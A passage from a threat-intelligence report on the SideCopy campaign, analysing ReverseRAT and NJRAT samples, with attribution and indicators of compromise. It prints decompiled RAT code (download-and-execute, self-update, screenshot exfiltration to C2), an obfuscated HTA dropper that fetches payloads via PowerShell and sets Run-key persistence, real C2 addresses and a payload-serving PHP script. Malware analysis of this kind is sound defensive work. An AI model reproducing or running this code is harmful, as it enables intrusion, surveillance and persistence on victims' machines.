        +j6lMmsOCpLVO5OOPnrQ3THwOL4KaJDgVLsUsGKjWU/vGrBotyRNQFg5TpfqJ8vMLhvNnhjY16/rz5sahF7QJTHwOL4KayerjlUhOtcO3mL8K8ccphYTeTTsPw06ky0
        +F6gQthNhOJ6QqWZSquuygLRLFEsaBF2myWCp3zvp4ALSC093ACUV26UoKzp/F586Y3/Xb/
```

(solaris.exe - 864dc421ddda3032938a5f1753ebc4d24c6250cd201204c4024012fe2b8a460a)

We noticed attackers are using a custom payload to drop the final implant, encrypted with Triple-DES in ECB mode, on disc with persistence via AutoRun registry key.

Stage2:



```
public class Messages
{
    // Token: 0x06000003 RID: 3 RVA: 0x0000206C File Offset: 0x0000026C
    public static void Read(byte[] b)
    {
        try
        {
            string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToString(Messages.SPL), -1, CompareMethod.Binary);
            string left = array[0];
            if (Operators.CompareString(left, "CLOSE", false) != 0)
            {
                if (Operators.CompareString(left, "DW", false) != 0)
                {
                    if (Operators.CompareString(left, "UPDATE", false) != 0)
                    {
                        if (Operators.CompareString(left, "RD-", false) != 0)
                        {
                            if (Operators.CompareString(left, "RD+", false) == 0)
                            {
                                RemoteDesktop.Capture(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]));
                            }
                        }
                        else
                        {
                            ClientSocket.Send("RD-");
                        }
                    }
                    else
                    {
                        Messages.Update(array[1]);
                    }
                }
                else
                {
                    Messages.Download(array[1], array[2]);
                }
            }
            else
            {
                try
                {
                    ClientSocket.S.Shutdown(SocketShutdown.Both);
                    ClientSocket.S.Close();
                }
                catch (Exception ex)
                {
                }
                Environment.Exit(0);
            }
        }
        catch (Exception ex2)
        {
        }
    }
```

(inithost.exe - ee2cc931d5b4bad780abb0e5cee7d9bb51916035e4cce0e8239fe0a444ed523d)

The stage 2 is an implant with some extra features which work on the attacker's command. This includes the following:

No.	Features	Command
1	Download And Execute	DW
2	Update The Working Binary	UPDATE
3	Self-Kill	CLOSE
4	Capture Screenshots	RD+ and RD-

Stage 2 features in detail

This implant has additional features as compared to the previous version. This continuous enhancement of the attack tools shows that the attack group is active and is developing tools to target potential victims better.


Feature - Download and Execute

```
// Token: 0x06000004 RID: 4 RVA: 0x0000218C File Offset: 0x0000038C
private static void Download(string Name, string Data)
{
    try
    {
        string text = Path.GetTempFileName() + Name;
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\wininets" + Name;
        Thread.Sleep(25000);
        File.WriteAllBytes(text2, Convert.FromBase64String(Data));
        Thread.Sleep(25000);
        Process.Start(text2);
    }
    catch (Exception ex)
    {
    }
}
```

(Stage 2: Download and Execute)

The download and execute routines are different from the previous version. The code has been made simpler and smaller than before. The base64 encoded staged binary is fetched from C2 and decoded and saved on disc in folder "wininets" before execution.

Feature - Update the working binary




```
// Token: 0x06000005 RID: 5 RVA: 0x00002208 File Offset: 0x00000408
private static void Update(string Data)
{
    try
    {
        string text = Path.GetTempFileName() + ".exe";
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\jingo.exe";
        File.WriteAllBytes(text2, Convert.FromBase64String(Data));
        Thread.Sleep(25000);
        Process.Start(text2);
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 1 & Del " + Process.GetCurrentProcess().MainModule.FileName,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        };
        try
        {
            ClientSocket.S.Shutdown(SocketShutdown.Both);
            ClientSocket.S.Close();
        }
        catch (Exception ex)
        {
        }
        Process.Start(startInfo);
        Environment.Exit(0);
    }
    catch (Exception ex2)
    {
    }
}

// Token: 0x04000001 RID: 1
private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);
}
```

(Stage 2: Update Binary)

The implant updates itself on commands issued by C2. The update mechanism is simple:

- The implant fetches the updated version
- Writes it to the current working directory with the name “jingo.exe.”
- Stops the current process of working binary
- Closes sockets
- Starts a newly updated binary while killing itself

Feature - Self-Kill



```
try
{
    ClientSocket.S.Shutdown(SocketShutdown.Both);
    ClientSocket.S.Close();
}
catch (Exception ex)
{
}
Environment.Exit(0);
```

(Stage 2: Self-Kill)

The implant can kill itself if the target is not of interest to the attacker. The command pushed from C2 “CLOSE” is meant to kill the connection. It, however, does not clear all the artifacts of persistence, so the attacker regains connection once the system is rebooted.


Feature - Capture Screenshots

```
public static void Capture(int W, int H)
{
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CompositingQuality = CompositingQuality.HighSpeed;
        graphics.CopyFromScreen(0, 0, 0, 0, new Size(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height), CopyPixelOperation.SourceCopy);
        Bitmap bitmap2 = new Bitmap(W, H);
        Graphics graphics2 = Graphics.FromImage(bitmap2);
        graphics2.CompositingQuality = CompositingQuality.HighSpeed;
        graphics2.DrawImage(bitmap, new Rectangle(0, 0, W, H), new Rectangle(0, 0, Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height),
          GraphicsUnit.Pixel);
        EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, 40L);
        ImageCodecInfo encoderInfo = RemoteDesktop.GetEncoderInfo(ImageFormat.Jpeg);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        encoderParameters.Param[0] = encoderParameter;
        MemoryStream memoryStream = new MemoryStream();
        bitmap2.Save(memoryStream, encoderInfo, encoderParameters);
        try
        {
            object s = ClientSocket.S;
            lock (s)
            {
                using (MemoryStream memoryStream2 = new MemoryStream())
                {
                    byte[] array = Helper.AES_Encryptor(Helper.SB(Conversions.ToString(Operators.AddObject(Operators.AddObject("RD+", ClientSocket.SPL), Helper.BS
                      (memoryStream.ToArray())))));
                    byte[] array2 = Helper.SB(Conversions.ToString(array.Length) + "\0");
                    memoryStream2.Write(array2, 0, array2.Length);
                    memoryStream2.Write(array, 0, array.Length);
                    ClientSocket.S.Poll(-1, SelectMode.SelectWrite);
                    ClientSocket.S.Send(memoryStream2.ToArray(), 0, checked((int)memoryStream2.Length), SocketFlags.None);
                }
            }
        }
        catch (Exception ex)
        {
            ClientSocket.isConnected = false;
        }
```


(Stage 2: Screenshot Capture)

ReverseRAT can capture screenshots on the victim’s machine. Method “Capture” accepts two parameters as integers - dimension width and height of the JPEG - provided by C2 in command. Once the function completes its job, it encrypts the image with AES with ECB mode and sends it back to C2.

Vector - 2: NJRAT - Lure Names with Extension Spoofing



(Vector 2: Execution Chain)



```
// Token: 0x04000007 RID: 7
public static string host = "149.248.52.61";

// Token: 0x04000008 RID: 8
public static string port = "87";

// Token: 0x04000009 RID: 9
public static string registryName = "165d6ed988ac";

// Token: 0x0400000A RID: 10
public static string splitter = "|'|'|";

// Token: 0x0400000B RID: 11
public static string victimName = "Z29sZA==";

// Token: 0x0400000C RID: 12
public static string version = "20";
```


(NJRAT Configuration)

Through telemetry, we noticed NJRat connecting to “149.248.52.61”. Further analysis showed that the RAT came via a zip file containing an SFX archive, which dropped a VBScript. This VBScript launched the C# variant of NJRAT connecting to the host mentioned above on port 87. After doing further research, we noticed that it's a code reused from GitHub.


ATTRIBUTION

1. MachineID

Since releasing our previous report on Operation SideCopy in September 2020, we have been monitoring the activities of this attack group. We noticed that the group kept using the same machine to create most of their payloads:




(A sample from campaign in 2020)



(Sample used in this campaign)

The above images show that the attacker used the same machine (with ID “desktop-g1i8n3f”) to create these LNK files. This clearly points to the current attack also being part of the SideCopy campaign.

2. The ReverseRAT payload connects to Ips hosted on CONTABO. Transparent Tribe, the group believed to be behind Operation SideCopy, uses CONTABO to host pay loads or serve as C&C.



IP Location	Germany Munich Contabo Gmbh
ASN	AS51167 CONTABO, DE (registered Jun 11, 2010)
Resolve Host	vmi281634.contaboserver.net
Whois Server	whois.ripe.net
IP Address	164.68.104.126
	Host used in recent campaign


3. In a previous investigation, we observed that most hosts used in the SideCopy campaign resolve to subdomains having “VMI” and “VDM” strings at the beginning. The same is the case in this attack as well.

4. The whois information from the hosts indicate that the attack mentioned in our previous blog (ref. blog) related to spear-phishing campaign using Army Welfare Education Society's scholarship form is part of the same group.

IP Location	Germany Munich Contabo Gmbh
ASN	AS51167 CONTABO, DE (registered Jun 11, 2010)
Resolve Host	vmi433658.contaboserver.net
Whois Server	whois.ripe.net
IP Address	173.249.14.104
	Host used in previous campaign

EXPANSION IN OPERATIONS


SideCopy seems to be expanding its campaign to other countries as well. During our analysis, we came across a sample that appears to have come from a USA-based entity.



```
<script language="javascript">
 window.resizeTo(0,0);
  function sotoversion() {
var shsheallsheallsheallsheallsheallall = new ActiveXObject('WScript.Shell');
veer = 'v4.0.30319';
try {
shsheallsheallsheallsheallsheallall.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
veer = 'v2.0.50727';
}
shsheallsheallsheallsheallsheallall.Environment('Process')('COMPLUS_Version') = veer;
var fsoiopfsoiopfsoiopfsoiop  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
var fsoiopfsoiopfsoiopfsoiops  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
if(!fsoiopfsoiopfsoiopfsoiop.FileExists("C://ProgramData//open.js"))
{
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//open.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro.writeline("var shell = new ActiveXObject('WScript.Shell');var exec = shell.run('cmd.exe /c powershell.exe /c Invoke-WebRequest -OutFile
        C:\\\\ProgramData\\\\Cir-Bfg-Int.docx https://ikiranastore.com/images/files/ist/doc/Cir-Bfg-Int.docx',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro.Close();shsheallsheallsheallsheallsheallall.run
        ("C://ProgramData//open.js", 1);
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//openw.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(15000);var exec = shell.run('cmd.exe /c start C:\\\\ProgramData\\\\Cir-Bfg-Int.docx',0,
        true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.Close();shsheallsheallsheallsheallsheallall.run("C://ProgramData//openw.js", 1);
        var shell = new ActiveXObject('WScript.Shell');
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//update.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh.writeline("var shell = new ActiveXObject('WScript.Shell');var exec = shell.run('C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe /c
        Invoke-WebRequest -OutFile C:\\\\ProgramData\\\\updtsys.exe https://ikiranastore.com/images/files/ist/doc/',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh.Close();shsheallsheallsheallsheallsheallall.
        run("C://ProgramData//update.js", 1);
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs = fsoiopfsoiopfsoiopfsoiops.CreateTextFile("C://ProgramData//reg.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs.writeline('var cWcS = new ActiveXObject("WScript.Shell");cWcS.RegWrite("HKCU\\\\SOFTWARE\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run\\\\",
        "C:\\\\ProgramData\\\\updtsys.exe","REG_SZ");');fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs.Close();shsheallsheallsheallsheallsheallall.run("C://ProgramData//reg.js", 1);

        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//r.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(500000);var exec = shell.run('cmd.exe /k shutdown /r /f /t 0',0,true);");
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr.Close();shsheallsheallsheallsheallsheallall.run("C://ProgramData//r.js", 1);

}
else
{
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//openw.js", 2, true);
        fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(9000);var exec = shell.run('cmd.exe /c start C:\\\\ProgramData\\\\Cir-Bfg-Int.docx',0,true)
        ;");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.Close();shsheallsheallsheallsheallsheallall.run("C://ProgramData//openw.js", 1);
}
 }

</script>

<script language="javascript">
    sotoversion();
   window.close();
```

(65ae52ac448a011701c4f077449112329b79f23f758524dd753dfe757c52f508 - abc.hta)

This sample is also generated from the same machine (machine with ID “desktop-g1i8n3f”). Upon execution, it launches an HTA payload and opens a decoy document.



ENVIRONMENT SCAN INT BRIEF

CHINA (Geo-Strat, Geo-Politics & Geo-Economics)
Brig RK Bhutani (Retd)

What to expect as China-US trade talks resume

1. The US and China are due to resume trade talks in the coming days that last took place in January before tensions escalated.

2. The two economic superpowers have been embroiled in a trade war since 2018 that has damaged the world economy. In January both countries agreed to ease restrictions imposed on imported goods from each other. However, relations have become increasingly strained in the last six months over a wide range of issues:-

(a) US President Donald Trump has clashed with China recently over two Chinese apps, TikTok and We Chat, which could be banned in the US over national security concerns. This is the latest sticking point between Washington and Beijing;
(b) China's new national security law for Hong Kong.
(c) Communications firm Huawei and
(d) The origin of the coronavirus.
(e) These clashes come on top of the already-sensitive trade relationship between the world's two biggest economies.
(f) According to Nick Marro, a global trade expert at the Economist Intelligence Unit (EIU) "Both sides will be doing a temperature check to see where things stand since January. At the very least, we expect policymakers in Beijing to now be questioning their commitment to a trade deal that has done little to protect Chinese companies from US pressure."

3. While We Chat, TikTok and Huawei have all come under fire recently, the Trump administration has added dozens of Chinese companies to economic blacklists.

(Document opened once all stages are executed-
7751776f35e5eae53c4d6a3e5bc216f8cc3bcdafa856b6dd6b1c18f982615448

The payload connects back to IP address “149.248.52.61”, which is the same as the other identified samples.

The EXIF data of the decoy file shows that it was created on 2020-08-25T04:01:00Z. This indicates that actors are using this host for at least the second half of 2020.

Ref: https://www.cenjows.in/upload_images/pdf/E-Scan-01-15-Aug-2020.pdf

FINDING THE REAL ATTACKER

Based on our telemetry intelligence and data from VirusTotal, we determined that the attackers were leveraging compromised websites that targeted organizations would generally access. This shows that attackers did detailed reconnaissance before launching the campaign.

By data analysis, we came across the type of individuals that the campaign is targeting. In addition, we also identified types of websites that are being used to host attack artifacts & serve as Command & Control servers. This gave us a pivot, and we landed on two compromised websites where C2s were active and accessible.

```php
<?php
$visitor = $_SERVER['REMOTE_ADDR'];
$abc = $_SERVER['REMOTE_ADDR'];
$other=$_SERVER['HTTP_USER_AGENT'];
$timenow = date("D d M Y H:i:sa");
$handle = fopen("jogibaba.txt", "a");
fwrite($handle, "\r\n");
fwrite($handle, "Getting Page");
fwrite($handle, "\r\n");
fwrite($handle, "IP");
fwrite($handle, "=");
fwrite($handle, $abc);
fwrite($handle, "\r\n");
fwrite($handle, "Date Time");
fwrite($handle, "=");
fwrite($handle, $timenow);
fwrite($handle, "\r\n");
fwrite($handle, "\r\n");
fwrite($handle, "OtherInfo");
fwrite($handle, "=");
fwrite($handle, $other);
fwrite($handle, "\r\n");
fwrite($handle, "---------------------------------");
fwrite($handle, "\r\n");
$agent = $_SERVER['HTTP_USER_AGENT'];
//$ipaddress = $_SERVER['REMOTE_ADDR'];
//$ipaddress="[redacted]";
//$ipdat = @(file_get_contents('http://www.geoplugin.net/json.gp?ip='.$ipaddress));
//$data = json_decode($ipdat);
//echo $data;
//$mulk=$data->geoplugin_countryCode;

    if(preg_match('/Linux/',$agent)) header('location: Offr-Digital-Record-Archieve.zip');
        elseif(preg_match('/Windows NT 10/',$agent)) header('location: Offr-Digital-Record-Archieve.rar');
        elseif(preg_match('/Windows NT 6.3/',$agent)) header('location: Offr-Digital-Record-Archieve.rar');
        elseif(preg_match('/phone/',$agent)) header('location: Offr-Digital-Record-Archieve.zip');
    elseif(preg_match('/Mac/',$agent)) header('location: Offr-Digital-Record-Archieve.zip');
    else header('location: Offr-Digital-Record-Archieves.rar');
?>
```

(PHP script serving payloads to targeted victims based on the User-Agent)

By analyzing accessible artifacts from these compromised websites, we uncovered that the threat actor is managing the campaign through a PHP script. Attackers use phishing emails to lure targeted individuals to these websites, where the PHP script serves the malicious payload based on user-agent info. In this example, Windows users are targeted. If the user-agent includes the string “Windows NT 10” or “Windows NT 6.3”, the actual payload is served. Otherwise, the decoy payload is done.

Along with that, visitor logs are also saved in a text file. Over time, attackers may serve different payloads via the same PHP script for repeated visitors. This shows the level of sophistication of this campaign.


```
Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 11:55:30am

